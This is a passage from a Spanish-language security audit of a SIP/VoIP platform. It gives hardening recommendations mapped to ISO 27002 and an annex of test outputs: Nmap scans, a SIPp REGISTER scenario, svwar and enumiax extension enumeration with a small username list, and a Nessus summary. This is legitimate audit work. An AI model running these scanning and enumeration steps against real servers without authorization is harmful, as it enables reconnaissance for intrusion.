- Desactivación de todas las funcionalidades y aplicaciones que no sean estrictamente necesarias
- Activar, de manera urgente, un plan de actualización de los servicios para corregir las vulnerabilidades detectadas:
  - Utilizar nateo de red y puertos que no sean por defecto
  - Subsanar la denegación del servicio del sistema con la inclusión de módulos dedicados a ello en la configuración del sistema
  - Recurrir al escalado de activos para evitar que servicios como Asterisk o Doubango alcancen más de un 70% de los recursos de la máquina, provocando el colapso de la misma
  - Emplear mayor nivel de seguridad en las contraseñas de los clientes del servicio
  - Añadir cifrado punto-a-punto que garantice que sólo el/los emisor/es y receptor/es de la aplicación son los únicos partícipes de la misma

La seguridad debería estar presente en todas las fases del desarrollo de una aplicación, y no tratarse de

forma puntual al finalizar el mismo:

- Antes del desarrollo
- Definición y diseño
- Durante el desarrollo
- Despliegue
- Mantenimiento y soporte

Basándonos en los controles de la ISO 27002, se recomienda también aplicar las siguientes medidas:

- Gestión de activos:
  - Generar un inventariado y valoración de los activos de la organización.
  - Implementar un procedimiento de actualización de inventario de activos.
  - Asignar responsabilidades sobre los activos.
  - Clasificar la información que se maneja en la organización.
  - Determinar la sensibilidad de la información y como ha de usarse.
- Control de accesos
  - Definir una política de control de accesos a redes y servicios.
  - Definir un procedimiento de gestión de cuentas de usuarios donde se determinen las altas y bajas de usuarios, los derechos de acceso asignados, la información que se permite gestionar a los usuarios, una revisión de los derechos y la retirada de permisos.
  - Definir procedimientos seguros de inicio de sesión.
  - Definir una política segura de contraseñas.
- Cifrado
  - Definir unas políticas seguras para el cifrado de la información y gestión de claves.
- Seguridad en la operativa
  - Definir y aplicar procedimientos de gestión de cambios que permitan tener los sistemas actualizados.
  - Separación de los entornos de desarrollo, prueba y producción.
  - Aplicar controles contra el código malicioso.
  - Realizar copias de seguridad de la información.
  - Registrar la actividad en los sistemas y proceder a su supervisión.
  - Generar un procedimiento de gestión de vulnerabilidades.
  - Aplicar auditorías técnicas de forma periódica.
- Adquisición, desarrollo y mantenimiento de los sistemas de información
  - Aplicar una política de desarrollo seguro de software.
  - Revisión técnica de las aplicaciones tras efectuar cambios en el sistema operativo.
  - Aplicar medidas de seguridad en los entornos de desarrollo.
  - Protección de los datos utilizados en pruebas.
- Gestión de incidentes
  - Definir un procedimiento de gestión de incidentes.

[…]

ANEXO F: Resultado de pruebas realizadas y ficheros utilizados

TEST-IG-001 – Escaneo de servicio SIP habilitado

Nmap

```
# Nmap 7.01 scan initiated Tue Aug 22 18:24:49 2017 as: nmap -v -d -A -O -oN TEST-IG-001.txt
192.168.1.136
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
Packet capture filter (device enp0s3): arp and arp[18:4] = 0x08002795 and arp[22:2] = 0x0D8F
Packet capture filter (device enp0s3): dst host 192.168.1.135 and (icmp or icmp6 or ((tcp or udp
or sctp) and (src host 192.168.1.136)))
Increasing send delay for 192.168.1.136 from 5 to 10 due to 11 out of 23 dropped probes since
last increase.
Increasing send delay for 192.168.1.136 from 10 to 20 due to 11 out of 24 dropped probes since
last increase.
Increasing send delay for 192.168.1.136 from 20 to 40 due to 11 out of 26 dropped probes since
last increase.
Increasing send delay for 192.168.1.136 from 40 to 80 due to 11 out of 31 dropped probes since
last increase.
Packet capture filter (device enp0s3): dst host 192.168.1.135 and (icmp or (tcp and (src host
192.168.1.136)))
OS detection timingRatio() == (1503419231.752 - 1503419231.247) * 1000 / 500 == 1.010
Nmap scan report for 192.168.1.136
Host is up, received arp-response (0.0025s latency).
Scanned at 2017-08-22 18:24:51 CEST for 147s
Not shown: 995 closed ports
Reason: 995 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 66:58:db:ad:0a:14:e8:aa:1a:b4:9c:06:24:b3:46:29 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQClrfKaqfBiSxdd2fdEK38tU53xscluVVpf9YhrlhmZsn4NtoAeeHE8Ogn7sLhkNFSni
f3RN2ZDX32ndQ3j331YxQx+LrehNLld86W4bh/alDU99oes7HbEVvFcqmNl4BtaPjM7o7zX0WATXMbbSuLP8MfSM4iQeh02i6
rzK97HxtjL0bosmxr43exMQsVBrt/yd543M03l+1ulBXGi5J+wmiXkIiE47O1IZUxsr1B5yPgoOLGFzwMw8dbOu9hYJcccZT+
bXc2GHdIm8K+CwmY+qy/Gf91HkpBhwmxQeAkfFqaza8+FeFT+QCAQZKgMqo2BsEZdNJQGD1asTrRAPIqP
|   256 33:44:c3:20:48:23:57:38:75:87:6c:59:24:21:72:80 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLSzhcDNsa3XlbW2eWwcxmtv1gCfJX/6KKXzgW/YDjM7d
ePN9T3BOFTbW11jeWfT7Vqcbs46JyX+UNHiap8rj1I=
80/tcp   open  sip     syn-ack ttl 64 Kamailio 4.4.5 (x86_64)
|_http-server-header: kamailio (4.4.5 (x86_64/linux))
|_http-title: Site doesn't have a title.
443/tcp  open  ssl/sip syn-ack ttl 64 Kamailio 4.4.5 (x86_64)
| http-cisco-anyconnect:
|_  ERROR: Not a Cisco ASA or unsupported version
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: kamailio (4.4.5 (x86_64/linux))
|_http-title: Site doesn't have a title.
| ssl-cert: Subject:
commonName=rramirez@wtelecom.es/organizationName=WellnessTelecom/stateOrProvinceName=Sevilla/coun
tryName=ES/organizationalUnitName=Wlabs/emailAddress=rramirez@wtelecom.es
| Issuer:
commonName=rramirez@wtelecom.es/organizationName=WellnessTelecom/stateOrProvinceName=Sevilla/coun
tryName=ES/organizationalUnitName=Wlabs/emailAddress=rramirez@wtelecom.es/localityName=Sevilla
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-06-08T10:12:20
| Not valid after:  2018-06-08T10:12:20
| MD5:   7e0c 8479 dd61 ca2e 3635 5c46 f669 64eb
| SHA-1: 2325 5caf a8c1 b56c 49b6 4944 80f3 5844 cd29 b5b2
| -----BEGIN CERTIFICATE-----
| MIIEJDCCAwygAwIBAgIBATANBgkqhkiG9w0BAQsFADCBnzELMAkGA1UEBhMCRVMx
| EDAOBgNVBAgMB1NldmlsbGExEDAOBgNVBAcMB1NldmlsbGExGDAWBgNVBAoMD1dl
| bGxuZXNzVGVsZWNvbTEOMAwGA1UECwwFV2xhYnMxHTAbBgNVBAMMFHJyYW1pcmV6
```

```
| QHd0ZWxlY29tLmVzMSMwIQYJKoZIhvcNAQkBFhRycmFtaXJlekB3dGVsZWNvbS5l
| czAeFw0xNzA2MDgxMDEyMjBaFw0xODA2MDgxMDEyMjBaMIGNMQswCQYDVQQGEwJF
| UzEQMA4GA1UECAwHU2V2aWxsYTEYMBYGA1UECgwPV2VsbG5lc3NUZWxlY29tMQ4w
| DAYDVQQLDAVXbGFiczEdMBsGA1UEAwwUcnJhbWlyZXpAd3RlbGVjb20uZXMxIzAh
| BgkqhkiG9w0BCQEWFHJyYW1pcmV6QHd0ZWxlY29tLmVzMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEAxMU/pWfH0f0K7YsAYA2hnFVukoxFaJT/87lpHe6f
| pcD18he3d6WjQPkRb7QXJ+fBXVj8+uGOvpHvmArGgyuieLA1CrU2+brGWVFYckrO
| SI0WsvRVNEIJbYYqaP1a/pj7WhA3UfD1rJCxySC5ThZA4YkKvXPrAgVGchth8bmK
| E4wdPYU5g87qVknKst6IDcpRmezsj/Vf77Ti90/o0Afe89zyBAGf3gM623RUsjPs
| o50NxFWdgnhuO9W00ZXMkgQpqy/yosRdP4MXq5E0TBQQjrFC/K+/wEnipDy3nKJy
| BzeViALDqZ/qM4YnYtK23yyj52yAJ1G+C6WaAxQV89d/SQIDAQABo3sweTAJBgNV
| HRMEAjAAMCwGCWCGSAGG+EIBDQQfFh1PcGVuU1NMIEdlbmVyYXRlZCBDZXJ0aWZp
| Y2F0ZTAdBgNVHQ4EFgQUzrzuK5AqUgxVJZ8TfcceQvpgH0IwHwYDVR0jBBgwFoAU
| iTay876lq+tnqFwgSSqycvLQL74wDQYJKoZIhvcNAQELBQADggEBAF4c/B36fIxe
| f+x8m1rXFIBqwIy1XulMeZrwBN5LCyCbfaopzwoRBZmmwYr54Ub9eqzhQnmYt+1z
| HwmLmX4nWNZERUWZXg+E5z/ZY+ntjDUN9/QIWoss2FY8v2Sa3y3EtAKA/7fQel6B
| FpVUVwPeYl8m8G+pB3C/QyW5spNt7/OrcYS79NK9UCuloCN/pUwY5w2YetgpqDrZ
| mxPRmf2rNidtbJzzP/sFbG5pN7D3gzwnSz0D65iM1sRyrd5Tps0iLciD9OBibuyA
| YSucLo3ISLs35Vht4WvE2XhQ1iwFcAY7dgShLiMkP28zngyaF9OTxidnC0ii8H5U
| J5YC4maR8Qw=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
5060/tcp open  sip     syn-ack ttl 64 Kamailio 4.4.5 (x86_64)
5061/tcp open  ssl/sip syn-ack ttl 64 Kamailio 4.4.5 (x86_64)
| ssl-cert: Subject:
commonName=rramirez@wtelecom.es/organizationName=WellnessTelecom/stateOrProvinceName=Sevilla/coun
tryName=ES/organizationalUnitName=Wlabs/emailAddress=rramirez@wtelecom.es
| Issuer:
commonName=rramirez@wtelecom.es/organizationName=WellnessTelecom/stateOrProvinceName=Sevilla/coun
tryName=ES/organizationalUnitName=Wlabs/emailAddress=rramirez@wtelecom.es/localityName=Sevilla
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-06-08T10:12:20
| Not valid after:  2018-06-08T10:12:20
| MD5:   7e0c 8479 dd61 ca2e 3635 5c46 f669 64eb
| SHA-1: 2325 5caf a8c1 b56c 49b6 4944 80f3 5844 cd29 b5b2
| -----BEGIN CERTIFICATE-----
| MIIEJDCCAwygAwIBAgIBATANBgkqhkiG9w0BAQsFADCBnzELMAkGA1UEBhMCRVMx
| EDAOBgNVBAgMB1NldmlsbGExEDAOBgNVBAcMB1NldmlsbGExGDAWBgNVBAoMD1dl
| bGxuZXNzVGVsZWNvbTEOMAwGA1UECwwFV2xhYnMxHTAbBgNVBAMMFHJyYW1pcmV6
| QHd0ZWxlY29tLmVzMSMwIQYJKoZIhvcNAQkBFhRycmFtaXJlekB3dGVsZWNvbS5l
| czAeFw0xNzA2MDgxMDEyMjBaFw0xODA2MDgxMDEyMjBaMIGNMQswCQYDVQQGEwJF
| UzEQMA4GA1UECAwHU2V2aWxsYTEYMBYGA1UECgwPV2VsbG5lc3NUZWxlY29tMQ4w
| DAYDVQQLDAVXbGFiczEdMBsGA1UEAwwUcnJhbWlyZXpAd3RlbGVjb20uZXMxIzAh
| BgkqhkiG9w0BCQEWFHJyYW1pcmV6QHd0ZWxlY29tLmVzMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEAxMU/pWfH0f0K7YsAYA2hnFVukoxFaJT/87lpHe6f
| pcD18he3d6WjQPkRb7QXJ+fBXVj8+uGOvpHvmArGgyuieLA1CrU2+brGWVFYckrO
| SI0WsvRVNEIJbYYqaP1a/pj7WhA3UfD1rJCxySC5ThZA4YkKvXPrAgVGchth8bmK
| E4wdPYU5g87qVknKst6IDcpRmezsj/Vf77Ti90/o0Afe89zyBAGf3gM623RUsjPs
| o50NxFWdgnhuO9W00ZXMkgQpqy/yosRdP4MXq5E0TBQQjrFC/K+/wEnipDy3nKJy
| BzeViALDqZ/qM4YnYtK23yyj52yAJ1G+C6WaAxQV89d/SQIDAQABo3sweTAJBgNV
| HRMEAjAAMCwGCWCGSAGG+EIBDQQfFh1PcGVuU1NMIEdlbmVyYXRlZCBDZXJ0aWZp
| Y2F0ZTAdBgNVHQ4EFgQUzrzuK5AqUgxVJZ8TfcceQvpgH0IwHwYDVR0jBBgwFoAU
| iTay876lq+tnqFwgSSqycvLQL74wDQYJKoZIhvcNAQELBQADggEBAF4c/B36fIxe
| f+x8m1rXFIBqwIy1XulMeZrwBN5LCyCbfaopzwoRBZmmwYr54Ub9eqzhQnmYt+1z
| HwmLmX4nWNZERUWZXg+E5z/ZY+ntjDUN9/QIWoss2FY8v2Sa3y3EtAKA/7fQel6B
| FpVUVwPeYl8m8G+pB3C/QyW5spNt7/OrcYS79NK9UCuloCN/pUwY5w2YetgpqDrZ
| mxPRmf2rNidtbJzzP/sFbG5pN7D3gzwnSz0D65iM1sRyrd5Tps0iLciD9OBibuyA
| YSucLo3ISLs35Vht4WvE2XhQ1iwFcAY7dgShLiMkP28zngyaF9OTxidnC0ii8H5U
| J5YC4maR8Qw=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:CA:FA:F6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
TCP/IP fingerprint:
OS:SCAN(V=7.01%E=4%D=8/22%OT=22%CT=1%CU=43042%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=599C5B67%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10A%TI=Z%CI=I%TS=8
OS:)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B
OS:4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120
OS:)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
```


```
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)
Uptime guess: 0.231 days (since Tue Aug 22 12:54:40 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT     ADDRESS
1   2.47 ms 192.168.1.136
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-os-db nmap-payloads nmap-service-probes
nmap-services.
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Aug 22 18:27:19 2017 -- 1 IP address (1 host up) scanned in 150.28 seconds
```

TEST-IG-001.txt


Nessus

Con esta herramienta se ha hecho un análisis completo, obteniendo el mismo resultado. Ver resultado en TEST-IG-003

Svmap



Metasploit



TEST-IG-002 – Enumeración de extensiones

Sipp

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">
<scenario name="Basic Sipstone UAC">
<send retrans="500">
<![CDATA[
REGISTER sip:[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [local_ip]:[remote_port];branch=[branch]
From: <sip:baduser@[remote_ip]>;tag=[call_number]
To: <sip:baduser@[remote_ip]>
Call-ID: [call_id]
CSeq: 1 REGISTER
Contact: <sip:baduser@[local_ip]>
Max-Forwards: 70
Content-Length: 0
Expires: 0
]]>
</send>

<!-- definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>

<!-- definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

test-ig-002.xml

Nmap

```
# Nmap 7.01 scan initiated Tue Aug 22 19:21:15 2017 as: nmap -sV -sU -sS -O -p 5060 -oN TEST-IG-
002.txt 192.168.1.136
Nmap scan report for 192.168.1.136
Host is up (-0.086s latency).
PORT     STATE SERVICE VERSION
5060/tcp open  sip     Kamailio 4.4.5 (x86_64)
5060/udp open  sip     kamailio (4.4.5 (x86_64/linux)) (Status: 403 Not relaying)
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5060-UDP:V=7.01%I=7%D=8/22%Time=599C6817%P=x86_64-pc-linux-gnu%r(SI
SF:POptions,116,"SIP/2\.0\x20403\x20Not\x20relaying\r\nVia:\x20SIP/2\.0/UD
SF:P\x20nm;branch=foo;rport=41392;received=192\.168\.1\.135\r\nFrom:\x20<s
SF:ip:nm@nm>;tag=root\r\nTo:\x20<sip:nm2@nm2>;tag=090a7c7c3f8e7e3759e6491f
SF:8ad6bf71\.fe3b\r\nCall-ID:\x2050000\r\nCSeq:\x2042\x20OPTIONS\r\nServer
SF::\x20kamailio\x20\(4\.4\.5\x20\(x86_64/linux\)\)\r\nContent-Length:\x20
SF:0\r\n\r\n");
MAC Address: 08:00:27:CA:FA:F6 (Oracle VirtualBox virtual NIC)
```


```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Tue Aug 22 19:21:36 2017 -- 1 IP address (1 host up) scanned in 23.01 seconds
```

Nessus


Con esta herramienta se ha hecho un análisis completo, obteniendo el mismo resultado. Ver resultado en TEST-IG-003

Svwar

Devuelve un error indicando que el servidor respondió con una petición de autenticación. Se utiliza la opción '--force'



Se puede observar que el resultado es el mismo. A continuación se intenta poner un rango de extensiones, recibiendo la misma respuesta negativa.




Enumiax

101
102
103
anacleto
mortadelo
filemon


dict

Metasploit



TEST-IG-003 – Escáner de vulnerabilidades SIP

Nessus



Nessus
vulnerability scanner

Nessus Scan Report
Wed, 02 Aug 2017 09:29:05 CEST

Table Of Contents

Vulnerabilities By Host

10.200.3.111

Vulnerabilities By Host

[-] Collapse All

[+] Expand All

10.200.3.111

Scan Information

Start time: Wed Aug 2 09:24:40 2017

End time: Wed Aug 2 09:29:05 2017

Host Information

IP: 10.200.3.111

OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)

Results Summary

Critical	High	Medium	Low	Info	Total
0	0	1	1	27	33

Results Details

icmp

10114 - ICMP Timestamp Request Remote Date Disclosure [-/+]

tcp

11936 - OS Identification [-/+]

19506 - Nessus Scan Information [-/+]

25220 - TCP/IP Timestamps Supported [-/+]

45590 - Common Platform Enumeration (CPE) [-/+]

54615 - Device Type [-/+]

udp

10287 - Traceroute Information [-/+]

